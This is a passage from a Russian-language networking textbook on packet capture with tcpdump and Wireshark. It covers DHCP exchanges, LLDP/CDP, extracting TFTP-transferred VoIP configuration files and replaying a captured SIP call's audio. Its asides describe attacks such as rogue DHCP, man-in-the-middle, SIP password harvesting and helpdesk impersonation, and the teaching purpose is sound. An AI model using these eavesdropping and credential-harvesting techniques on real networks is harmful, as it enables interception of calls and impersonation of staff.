Кроме того, с `tcpdump` мы не зависим от какого-либо графического интерфейса. Поэтому, даже если вы работаете из сеанса SSH, вам все равно доступны все функции этой утилиты. `tcpdump` поддерживается почти повсеместно: он установлен по умолчанию практически в каждом дистрибутиве Linux, а с помощью специального кода `tcpdump` можно вызывать на большинстве брандмауэров, маршрутизаторов и коммутаторов. Это неудивительно, учитывая, что множество этих платформ основаны на Linux или BSD Unix.

Давайте приступим к перехвату. Поскольку у исходной станции еще нет IP-адреса, нам потребуется идентифицировать трафик на основе MAC-адреса телефона и двух портов UDP, которые использует DHCP: `67/udp` (`bootps`) и `68/udp` (`bootpc`). Мы перехватим полные пакеты и запишем их в файл; обратите внимание, что для самого перехвата необходимы права `sudo`.

Сначала перечислим интерфейсы, чтобы правильно указать источник:

```
$ tcpdump -D
1.ens33 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up,
Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.bluetooth0 (Bluetooth adapter number 0) [none]
```

Теперь наконец перехватим несколько пакетов!

```
$ sudo tcpdump -s0 -l -i ens33 udp portrange 67-68
tcpdump: verbose output suppressed, use -v or -vv for full
protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size
262144 bytes
08:57:17.383672 IP 192.168.123.1.bootps > 192.168.122.113.
bootps: BOOTP/DHCP, Request from 80:5e:c0:57:bc:91 (oui
Unknown), length 548
08:57:18.384983 IP 192.168.122.113.bootps >
192.168.123.1.bootps: BOOTP/DHCP, Reply, length 332
```

Команда была запущена с такими аргументами:

Аргумент командной строки	Назначение
s0	Перехват пакета целиком (snaplen равен длине всего пакета)
l (буква L в нижнем регистре)	Отображать пакеты по мере перехвата
i ens33	Перехватывать на сетевом интерфейсе ens33
udp portrange 67-68	Перехватывать только пакеты UDP на портах 67 и 68

В выводе команды видно несколько первых пакетов в сеансе обмена данными. Чтобы записать их в файл, добавим параметр `-w`:

```
$ sudo tcpdump -s0 -l -i ens33 udp portrange 67-68 -w DHCPDora-Phone.pcap
```

Теперь предположим, что у нас нет доступа к серверу DHCP. Или, например, если DHCP работает неправильно, стоит взглянуть на обмен данными из промежуточной точки в сети, чтобы попытаться увидеть, почему сервер или клиент не получают или не отправляют пакеты DHCP. В этой ситуации помните, что клиент — это телефон: хотя он, скорее всего, основан на Linux, производитель вряд ли обеспечил легкий способ подключиться к нему по SSH, чтобы запустить `tcpdump`.

Стандартное решение в этой ситуации — настроить порт SPAN, который также у разных производителей коммутаторов называется портом мониторинга (**monitor**) или зеркалирования (**mirror**). В нашем примере узел перехвата пакетов находится на порте 5, поэтому он будет местом назначения для мониторинга. Телефон подключен к порту 1, так что он будет источником. На коммутаторе Cisco код для соответствующей настройки выглядит так:

```
monitor session 1 source interface Gi1/0/1
monitor session 1 destination interface Gi1/0/5
```

Чтобы просмотреть различные сеансы мониторинга, работающие в данный момент, используем команду `show`, которая будет выглядеть следующим образом:

```
rvlabsw01#show monitor
Session 1
-----
Type                : Local Session
Source Ports        :
  Both              : Gi1/0/1
Destination Ports   : Gi1/0/5
Encapsulation       : Native
Ingress             : Disabled
```

Давайте настроим то же самое в Wireshark. При этом мы получим массу преимуществ: Wireshark не только проверяет синтаксис фильтра (обратите внимание, что фильтр становится зеленым, если нет ошибок), но также позволяет графически выбрать сетевой адаптер, и пакеты в процессе перехвата тоже отображаются графически. После того как мы выберем интерфейс перехвата, фильтр будет выглядеть так:



Рис. 11.7. Определение фильтра перехвата в Wireshark

Обратите внимание, что в Wireshark применяется такой же код фильтра перехвата, как и в tcpdump. Он использует так называемый синтаксис BPF. В этом примере мы добавили к фильтру `ether host`, чтобы перехватывать входящие и исходящие пакеты DHCP только для этого MAC-адреса. Нажмите кнопку **Start Capture** (значок синего плавника акулы в левом верхнем углу окна). Теперь мы видим обмен данными DHCP при загрузке телефона:

The image shows a packet capture in Wireshark. The display filter is `Apply a display filter ... <Ctrl-/>`. The packet list shows four packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	0.0.0.0	255.255.255.255	DHCP	590	DHCP Discover - Transaction ID 0x92613060
2	1.006770	192.168.123.1	192.168.123.55	DHCP	374	DHCP Offer - Transaction ID 0x92613060
3	2.322908	0.0.0.0	255.255.255.255	DHCP	590	DHCP Request - Transaction ID 0x92613060
4	2.331528	192.168.123.1	192.168.123.55	DHCP	374	DHCP ACK - Transaction ID 0x92613060

Рис. 11.8. Полная перехваченная последовательность DORA для DHCP

Если у вас не настроен лабораторный узел, вы можете скачать файл `pcap` с нашей страницы GitHub (<https://github.com/PacktPublishing/Linux-for-Networking-Professionals/tree/main/C11>): нужный файл называется `DHCP DORA Example.pcapng`.

Можно развернуть те или иные поля данных в пакете, чтобы отобразить различные диагностические данные. Расширим раздел DHCP первого кадра:

```
> Frame 1: 590 bytes on wire (4720 bits), 590 bytes captured (4720 bits) on interface \Device\NPF...
> Ethernet II, Src: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
> User Datagram Protocol, Src Port: 68, Dst Port: 67
▼ Dynamic Host Configuration Protocol (Discover)
  Message type: Boot Request (1)
  Hardware type: Ethernet (0x01)
  Hardware address length: 6
  Hops: 0
```

Рис. 11.9. Изучение содержимого пакета DHCP Discover

Прокрутите вниз и разверните несколько полей Option DHCP, в частности Parameter Request List:

- ▼ Option: (61) Client identifier
 - Length: 7
 - Hardware type: Ethernet (0x01)
 - Client MAC address: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c)
- > Option: (125) V-I Vendor-specific Information
- > Option: (57) Maximum DHCP Message Size
- ▼ Option: (55) Parameter Request List
 - Length: 18
 - Parameter Request List Item: (1) Subnet Mask
 - Parameter Request List Item: (2) Time Offset
 - Parameter Request List Item: (3) Router
 - Parameter Request List Item: (4) Time Server
 - Parameter Request List Item: (6) Domain Name Server
 - Parameter Request List Item: (7) Log Server
 - Parameter Request List Item: (12) Host Name
 - Parameter Request List Item: (15) Domain Name
 - Parameter Request List Item: (28) Broadcast Address
 - Parameter Request List Item: (42) Network Time Protocol Servers
 - Parameter Request List Item: (66) TFTP Server Name
 - Parameter Request List Item: (67) Bootfile name
 - Parameter Request List Item: (43) Vendor-Specific Information
 - Parameter Request List Item: (100) PCode
 - Parameter Request List Item: (101) TCode
 - Parameter Request List Item: (120) SIP Servers
 - Parameter Request List Item: (132) PXE - undefined (vendor specific)
 - Parameter Request List Item: (133) PXE - undefined (vendor specific)
- ▼ Option: (12) Host Name
 - Length: 11
 - Host Name: SIP-T21P_E2
- ▼ Option: (60) Vendor class identifier
 - Length: 7

Рис. 11.10. Параметры DHCP в пакете Discover

Обратите внимание, как много элементов в *списке запросов* (Parameter Request List) телефона. Они обеспечивают несколько отличных возможностей для взлома. В частности, если вредоносный сервер DHCP ответит на запрос и даст телефону имя другого сервера TFTP и загрузочного файла, то этот файл на сервере TFTP сможет перезаписать всю конфигурацию телефона, включая добавочный номер и идентификатор вызывающего абонента, то есть практически все настройки.

Кроме того, серверы автоматической настройки IP-телефонии почти всегда соединяются по TFTP или HTTP. Для злоумышленника это означает, что, если ему удастся внедриться в промежуточной точке между клиентом и сервером (с помощью Ettercap, Bettercap или аналогичных инструментов), он сможет не только собрать данные конфигурации, чтобы впоследствии использовать их для атаки, но и модифицировать эти данные в реальном времени, пока телефон их загружает.

Это подчеркивает, насколько важно обеспечить безопасность как ваших служб DHCP, так и серверов автоматической настройки VoIP. Давайте рассмотрим более универсальные протоколы, которые можно использовать как во благо, так и во зло, — LLDP и CDP.

Дополнительные фильтры перехвата: протоколы LLDP и CDP

На что еще стоит обратить внимание, когда станция загружается? CDP и LLDP — это основные протоколы обнаружения уровня 2, которые встречаются в большинстве сред. Эти протоколы предоставляют всевозможную полезную информацию для устранения неполадок или автоматического документирования нашей сети и станций. Однако они предоставляют эту же информацию и злоумышленнику. Это означает, что эти протоколы стоит ограничивать всюду, где только можно, прежде всего на каналах связи, которые подключаются к другим компаниям.

LLDP требуется почти для всех реализаций VoIP: именно по этому протоколу телефоны чаще всего узнают, к какой VLAN они относятся (если только VLAN не настроена в DHCP), а также согласовывают свои уровни мощности при **передаче электропитания через Ethernet (PoE)**. Без LLDP все телефоны получали бы полные 15 Вт мощности, а это означало бы, что каждый коммутатор подавал бы в 6–7 раз больше энергии, чем сам потребляет (большинству телефонов нужна мощность в диапазоне 2–4–6 Вт).

Давайте посмотрим на CDP (который выполняет многоадресную рассылку на адрес уровня 2 01:00:0c:cc:cc:cc) и на LLDP (который выполняет многоадресную рассылку на 01:80:c2:00:00:0e и обозначается в поле EtherType как 0x88cc). В этом случае фильтр перехвата будет выглядеть так:

```
ether host 01:00:0c:cc:cc:cc or ether proto 0x88cc
```

Вот альтернативный вариант:

```
ether host 01:00:0c:cc:cc:cc or ether host 01:80:c2:00:00:0e
```

Результаты перехвата показывает, что задействованы и LLDP, и CDP, но что находится в пакете LLDP, который отправляет телефон?

Демонстрационный файл для этого перехвата с данными LLDP и CDP называется `Phone Example.pcapng`. Откройте файл и выделите раздел Link Layer Discovery Protocol в пакете LLDP. Обратите внимание, что в данных много шестнадцатеричного кода, однако значительная его часть переводится в ASCII, так что уже можно видеть кое-какие полезные данные:

```
> Frame 3: 198 bytes on wire (1584 bits), 198 bytes captured (1584 bits) on interfac
> Ethernet II, Src: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c), Dst: LLDP_Multicast (01:8
> Link Layer Discovery Protocol
```

0000	01 80 c2 00 00 0e 80 5e c0 86 ac 2c 88 cc 02 06^
0010	05 01 00 00 00 00 04 07 03 80 5e c0 86 ac 2c 06^.....,
0020	02 00 b4 0a 0b 53 49 50 2d 54 32 31 50 5f 45 32SIP -T21P_E2
0030	0c 0a 35 32 2e 38 34 2e 30 2e 31 35 0e 04 00 24	..52.84. 0.15...\$
0040	00 24 08 08 57 41 4e 20 50 4f 52 54 fe 09 00 12	.\$..WAN PORT....
0050	0f 01 03 6c 01 00 10 fe 07 00 12 bb 01 00 33 03	...1..... ..3.
0060	fe 08 00 12 bb 02 01 80 00 00 fe 07 00 12 bb 04
0070	52 00 26 fe 13 00 12 bb 05 35 32 2e 30 2e 30 2e	R.&..... +52.0.0.
0080	30 2e 30 2e 30 2e 31 36 fe 0e 00 12 bb 06 35 32	0.0.0.1652
0090	2e 38 34 2e 30 2e 31 35 fe 10 00 12 bb 08 38 30	.84.0.1580
00a0	35 65 63 30 38 36 61 63 32 63 fe 0b 00 12 bb 09	5ec086ac 2c.....
00b0	59 65 61 6c 69 6e 6b fe 0b 00 12 bb 0a 54 32 31	Yealink.T21
00c0	50 2d 45 32 00 00	P-E2..

Рис. 11.11. Перехваченный кадр LLDP

Теперь разверните эту вкладку LLDP, чтобы просмотреть некоторые детали в этом разделе:

- 1111 111. = TLV Type: Organization Specific (127)
 -0 0000 1000 = TLV Length: 8
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Network Policy (0x02)
 - Application Type: Voice (1)
 - 1... = Policy: Unknown
 - .0.. = Tagged: No
 - ...0 0000 0000 000. = VLAN Id: 0
 -0 00.. = L2 Priority: 0
 -00 0000 = DSCP Priority: 0
 - > Telecommunications Industry Association TR-41 Committee - Extended Power-via-MDI
 - 1111 111. = TLV Type: Organization Specific (127)
 -0 0001 0011 = TLV Length: 19
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Inventory - Hardware Revision (0x05)
 - Hardware Revision: 52.0.0.0.0.16
 - 1111 111. = TLV Type: Organization Specific (127)
 -0 0000 1110 = TLV Length: 14
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Inventory - Firmware Revision (0x06)
 - Firmware Revision: 52.84.0.15
 - 1111 111. = TLV Type: Organization Specific (127)
 -0 0001 0000 = TLV Length: 16
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Inventory - Serial Number (0x08)
 - Serial Number: 805ec086ac2c
 - 1111 111. = TLV Type: Organization Specific (127)
 -0 0000 1011 = TLV Length: 11
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Inventory - Manufacturer Name (0x09)
 - Manufacturer Name: Yealink
 - 1111 111. = TLV Type: Organization Specific (127)
 -0 0000 1011 = TLV Length: 11
 - Organization Unique Code: 00:12:bb (Telecommunications In
 - Media Subtype: Inventory - Model Name (0x0a)
 - Model Name: T21P-E2
- > End of LLDPDU

Рис. 11.12. Подробный анализ пакета LLDP

В телефоне настроен автоматический выбор скорости и дуплекса, и эти значения установлены в 100/Full.

Это телефон Yealink, модель T21P-E2, с серийным номером 805ec086ac2c и версией прошивки 52.84.0.15.

Он находится в непомеченной (собственной) VLAN (с идентификатором 0) и не имеет установленных меток **качества обслуживания (QoS)** (DSCP и приоритет L2 равны 0).

Попробуйте самостоятельно собрать ту же информацию из пакетов CDP в файле перехвата: помните, что мы фильтровали как CDP, так и LLDP.

Этот пример может показаться простым, но имейте в виду, что слишком часто сети разрастаются стихийно в течение многих лет и практически никак не документируются. В какой-то момент сеть становится чересчур сложной или ключевой человек, который знал, как все в ней устроено, покидает компанию, — на этом этапе важно все-таки озаботиться документацией. Если CDP или LLDP включены, сведения этих протоколов станут хорошей отправной точкой, предоставив все IP-адреса, номера моделей, версии прошивок и порты подключения.

С точки зрения злоумышленника, ту же информацию можно использовать, чтобы идентифицировать узлы, среди которых можно выбрать цели для последующих атак. Вы можете применить тот же подход, ища компоненты инфраструктуры, где версии прошивки страдают от известных уязвимостей. Именно на эти компоненты может обратить внимание злоумышленник, чтобы с помощью взломанного узла собирать дальнейшую информацию, которая пригодится в последующих атаках. Этот подход можно легко расширить, чтобы распространить атаку на другую организацию, которая связана с вашей по сети: возможно, злоумышленник нацелится на маршрутизатор или коммутатор вашего провайдера, к которому ведет восходящий канал интернета или MPLS.

Теперь давайте рассмотрим, как извлекать из перехваченного пакета определенные артефакты — например, файлы.

Извлечение файлов из перехваченного пакета

Если вы работаете с набором перехваченных пакетов или находитесь в процессе перехвата, что вы сможете делать, если увидите, что передается файл? Если при этом используется какой-то протокол из стека TCP или хорошо известный протокол UDP (например, TFTP или RTP), то анализировать файлы проще простого!

На следующем рисунке мы видим перехват пакета (файл `file-transfer-example.pcapng` в нашем репозитории GitHub). Wireshark правильно идентифицирует это как передачу по TFTP:

No.	Time	Source	Destination	Protocol	Length	Info	New Column
1	0.000000000	192.168.122.113	192.168.123.53	TFTP	65	Read Request, File: SIPDefault.cnf, Transfer type: octet	00:0c:29:33:2d:05
2	0.000103712	192.168.122.113	192.168.123.53	TFTP	65	Read Request, File: SIPDefault.cnf, Transfer type: octet	00:0c:29:33:2d:05
3	0.002324325	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Block: 1	00:1b:0c:b9:12:40
4	0.002390221	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 1	00:0c:29:33:2d:05
5	0.002485100	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 1	00:0c:29:33:2d:05
6	0.003678860	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Block: 2	00:1b:0c:b9:12:40
7	0.003707971	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 2	00:0c:29:33:2d:05
8	0.003770573	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 2	00:0c:29:33:2d:05
9	0.004875934	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Block: 3	00:1b:0c:b9:12:40
10	0.004913178	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 3	00:0c:29:33:2d:05
11	0.005002878	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 3	00:0c:29:33:2d:05
12	0.006078457	192.168.123.53	192.168.122.113	TFTP	543	Data Packet, Block: 4 (last)	00:1b:0c:b9:12:40
13	0.006109224	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 4	00:0c:29:33:2d:05
14	0.006175982	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 4	00:0c:29:33:2d:05
15	24.233164184	192.168.122.113	192.168.123.53	TFTP	70	Read Request, File: SIP0023049B48F1.cnf, Transfer type: octet	00:0c:29:33:2d:05
16	24.233290278	192.168.122.113	192.168.123.53	TFTP	70	Read Request, File: SIP0023049B48F1.cnf, Transfer type: octet	00:0c:29:33:2d:05
17	24.235208233	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Block: 1	00:1b:0c:b9:12:40
18	24.235241494	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 1	00:0c:29:33:2d:05
19	24.235327159	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 1	00:0c:29:33:2d:05
20	24.236467698	192.168.123.53	192.168.122.113	TFTP	534	Data Packet, Block: 2 (last)	00:1b:0c:b9:12:40
21	24.236517128	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement, Block: 2	00:0c:29:33:2d:05
22	24.236619524	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement, Block: 2	00:0c:29:33:2d:05

Рис. 11.13. Перехваченный пакет, содержащий передачу файла

Зная, что в этой сети есть телефоны VoIP, мы подозреваем, что это могут быть файлы автоматической настройки, то есть файлы конфигурации для телефонов, которые передаются в процессе загрузки и инициализации. Давайте присмотримся к данным поближе.

В первой строке мы видим запрос на чтение файла с именем SIPDefault.cnf. Это действительно ценная информация, потому что в таких файлах содержится набор значений по умолчанию для SIP-телефонов Cisco, если они настраиваются централизованно. Выделите первый пакет, помеченный как **Data Packet** (пакет 3). Щелкните по нему правой кнопкой мыши и выберите **Follow | UDP Stream**. Как вы помните, в протоколах UDP нет данных сеанса, но у Wireshark есть встроенные декодеры для многих протоколов, и TFTP — лишь один из них:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.122.113	192.168.123.53	TFTP	65	Read Request, File: SIPDefault.cnf, Transfer type: octet
2	0.000103712	192.168.122.113	192.168.123.53	TFTP	65	Read Request, File: SIPDefault.cnf, Transfer type: octet
3	0.002324325	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Blo
4	0.002390221	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,
5	0.002485100	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement,
6	0.003678860	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Blo
7	0.003707971	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,
8	0.003770573	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement,
9	0.004875934	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Blo
10	0.004913178	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,
11	0.005002878	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement,
12	0.006078457	192.168.123.53	192.168.122.113	TFTP	543	Data Packet, Blo
13	0.006109224	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,
14	0.006175982	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement,
15	24.233164184	192.168.122.113	192.168.123.53	TFTP	70	Read Request, Fi
16	24.233290278	192.168.122.113	192.168.123.53	TFTP	70	Read Request, Fi
17	24.235208233	192.168.123.53	192.168.122.113	TFTP	558	Data Packet, Blo
18	24.235241494	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,
19	24.235327159	192.168.122.113	192.168.123.53	TFTP	60	Acknowledgement,
20	24.236467698	192.168.123.53	192.168.122.113	TFTP	534	Data Packet, Blo
21	24.236517128	192.168.122.113	192.168.123.53	TFTP	46	Acknowledgement,

Рис. 11.14. Сбор переданного файла из перехваченных пакетов — шаг 1

Вуаля! У нас есть файл, который мы искали! Выберите **Save as...**, чтобы сохранить его. Теперь давайте посмотрим, что у него внутри:




Рис. 11.15. Сбор переданного файла из перехваченных пакетов — шаг 2

Чтобы мы снова видели весь перехват, закройте это окно и очистите строку фильтра отображения в Wireshark (сотрите текст `udp stream eq 1`).

Ниже, в пакете 15 мы видим запрос на второй файл с именем `SIP0023049B48F1.cnf`. Повторите для этого файла процесс, который мы выполняли ранее: передача начинается с пакета 17, поэтому декодируйте поток UDP, который начинается там. Благодаря этому файлу у нас теперь есть конфигурация SIP для телефона с MAC-адресом `0023.049B.48F1`. Мы видим, что это файл для добавочного номера 1412 с идентификатором вызывающего абонента `Helpdesk Extension 2`. В файле содержится полная конфигурация этого телефона, включая пароль SIP. Обладая этой информацией, злоумышленник может легко выдать себя за службу поддержки и методами социальной инженерии собрать конфиденциальную информацию от людей, которые звонят в службу поддержки.

Теперь давайте погрузимся в нашу систему телефонии еще глубже и перехватим аудио из реального телефонного звонка VoIP.

Устранение неполадок приложения: перехват телефонного звонка VoIP

Для этого примера я оставлю прежние настройки перехвата и позвоню с клиентского телефона на порте `G1/0/1` в службу поддержки на `G1/0/2`. Перехват всех входящих и исходящих пакетов на `G1/0/1` должен привести к нужному результату. Во время телефонного звонка входящий и исходящий трафик на `G1/0/2` должен быть идентичен трафику на `G1/0/1` (только в обратном направлении).

Чтобы записать разговор, будем перехватывать все пакеты подряд — фильтры в этом случае не нужны. Важно поймать начало и конец звонка: то есть мы начинаем перехват до набора номера, а заканчиваем после отбоя.

На результаты перехвата можно посмотреть в Wireshark: готовый файл для этого упражнения называется `HelpDesk Telephone Call.pcapng` и находится в нашем репозитории GitHub по адресу <https://github.com/PacktPublishing/Linux-for-Networking-Professionals/tree/main/C11>.

Давайте посмотрим на пакет 6, помеченный как `Ringin`. Изучение данных приложения в этом пакете показывает, насколько легко разобраться в таких данных во многих случаях: в частности, SIP (в телефонии) похож на то, к чему вы привыкли в электронной почте (рис. 11.16).

Взгляните на несколько других пакетов SIP и изучите какие-нибудь поля в данных приложения, соответствующих каждому из них.

Далее мы рассмотрим сам вызов. Обратите внимание, что в пакете 15 протокол меняется с SIP (на порте `5060/udp`) на **RTP**. В этом пакете кое-что отличается. Если вы развернете раздел IP, а затем подраздел **Differentiated Services Field (DSCP)**, то увидите, что установлено значение DSCP, равное **46** (рис. 11.17).

- ```

v Session Initiation Protocol (180)
 v Status-Line: SIP/2.0 180 Ringing
 Status-Code: 180
 [Resent Packet: False]
 [Request Frame: 4]
 [Response Time (ms): 28]
 v Message Header
 v Via: SIP/2.0/UDP 192.168.123.55:5060;branch=z9hG4bK3418141617;received=192.168.123.55;rport=5060
 Transport: UDP
 Sent-by Address: 192.168.123.55
 Sent-by port: 5060
 Branch: z9hG4bK3418141617
 Received: 192.168.123.55
 RPort: 5060
 v From: "Joe Userid" <sip:1234@192.168.123.53:5060>;tag=1829920388
 SIP from display info: "Joe Userid"
 v SIP from address: sip:1234@192.168.123.53:5060
 SIP from address User Part: 1234
 SIP from address Host Part: 192.168.123.53
 SIP from address Host Port: 5060
 SIP from tag: 1829920388
 v To: <sip:1411@192.168.123.53:5060>;tag=as5803774b
 > SIP to address: sip:1411@192.168.123.53:5060
 SIP to tag: as5803774b
 Call-ID: 0_2755311303@192.168.123.55
 [Generated Call-ID: 0_2755311303@192.168.123.55]
 v CSeq: 2 INVITE
 Sequence Number: 2
 Method: INVITE
 Server: FPBX-15.0.17.34(16.17.0)
 Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY, INFO, PUBLISH, MESSAGE
 Supported: replaces, timer
 v Contact: <sip:1411@192.168.123.53:5060>
 v Contact URI: sip:1411@192.168.123.53:5060
 Contact URI User Part: 1411
 Contact URI Host Part: 192.168.123.53
 Contact URI Host Port: 5060
 v P-Asserted-Identity: "HelpDesk" <sip:1411@192.168.123.53>
 SIP PAI display info: "HelpDesk"
 v SIP PAI Address: sip:1411@192.168.123.53
 SIP PAI User Part: 1411
 SIP PAI Host Part: 192.168.123.53
 Content-Length: 0

```
- Здесь идентифицируется вызывающий телефон (192.168.123.55). Обратите внимание, что используется протокол SIP (5060/udp)
- Здесь идентифицируется добавочный номер вызывающего аппарата. Обратите внимание, что в этом разделе находится IP-адрес АТС (192.168.123.53), которая управляет звонком
- Здесь идентифицируется добавочный номер принимающего аппарата. Снова обратите внимание на IP-адрес АТС (192.168.123.53).
- Это второй пакет ring/INVITE ("звонок/приглашение")

**Рис. 11.16.** Анализ пакета SIP ring/INVITE («звонок/приглашение»)

- ```

> Frame 15: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits) on interface \
> Ethernet II, Src: YealinkX_86:ac:2c (80:5e:c0:86:ac:2c), Dst: VMware_ee:3e:ff (00:0c:2
v Internet Protocol Version 4, Src: 192.168.123.55, Dst: 192.168.123.53
  0100 .... = Version: 4
  ... 0101 = Header Length: 20 bytes (5)
v Differentiated Services Field: 0xb8 (DSCP: EF PHB, ECN: Not-ECT)
  1011 10.. = Differentiated Services Codepoint: Expedited Forwarding (46)
  .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
Total Length: 200
Identification: 0x0000 (0)

```

Рис. 11.17. Биты DSCP в пакете RTP (голосовом)

данные. Большая часть пакета находится в поле **Payload**, которое представляет собой голосовые данные.

Чтобы захватить этот поток, можно выделить один пакет RTP в вызове, щелкнуть на нем правой кнопкой мыши и выбрать **Follow UDP Stream**. Тем самым вы извлечете все данные RTP/голоса в вызове, чтобы их можно было анализировать. В других протоколах можно выбрать **Follow TCP Stream** или **Follow UDP Stream**, после чего восстановить файл целиком (например, из сеанса FTP или TFTP).

В Wireshark есть специальный обработчик, который умеет восстанавливать голосовой разговор. Открыв файл PCAP, выберите **Telephony | VoIP Calls**. Дважды щелкните на звонке, который был перехвачен в этом файле, и вы увидите две аудиодорожки в формате WAV, которые соответствуют двум направлениям звонка: R («правый») — вызывающая сторона, а L («левый») — принимающая. Нажмите кнопку **Play**, чтобы воспроизвести весь разговор:

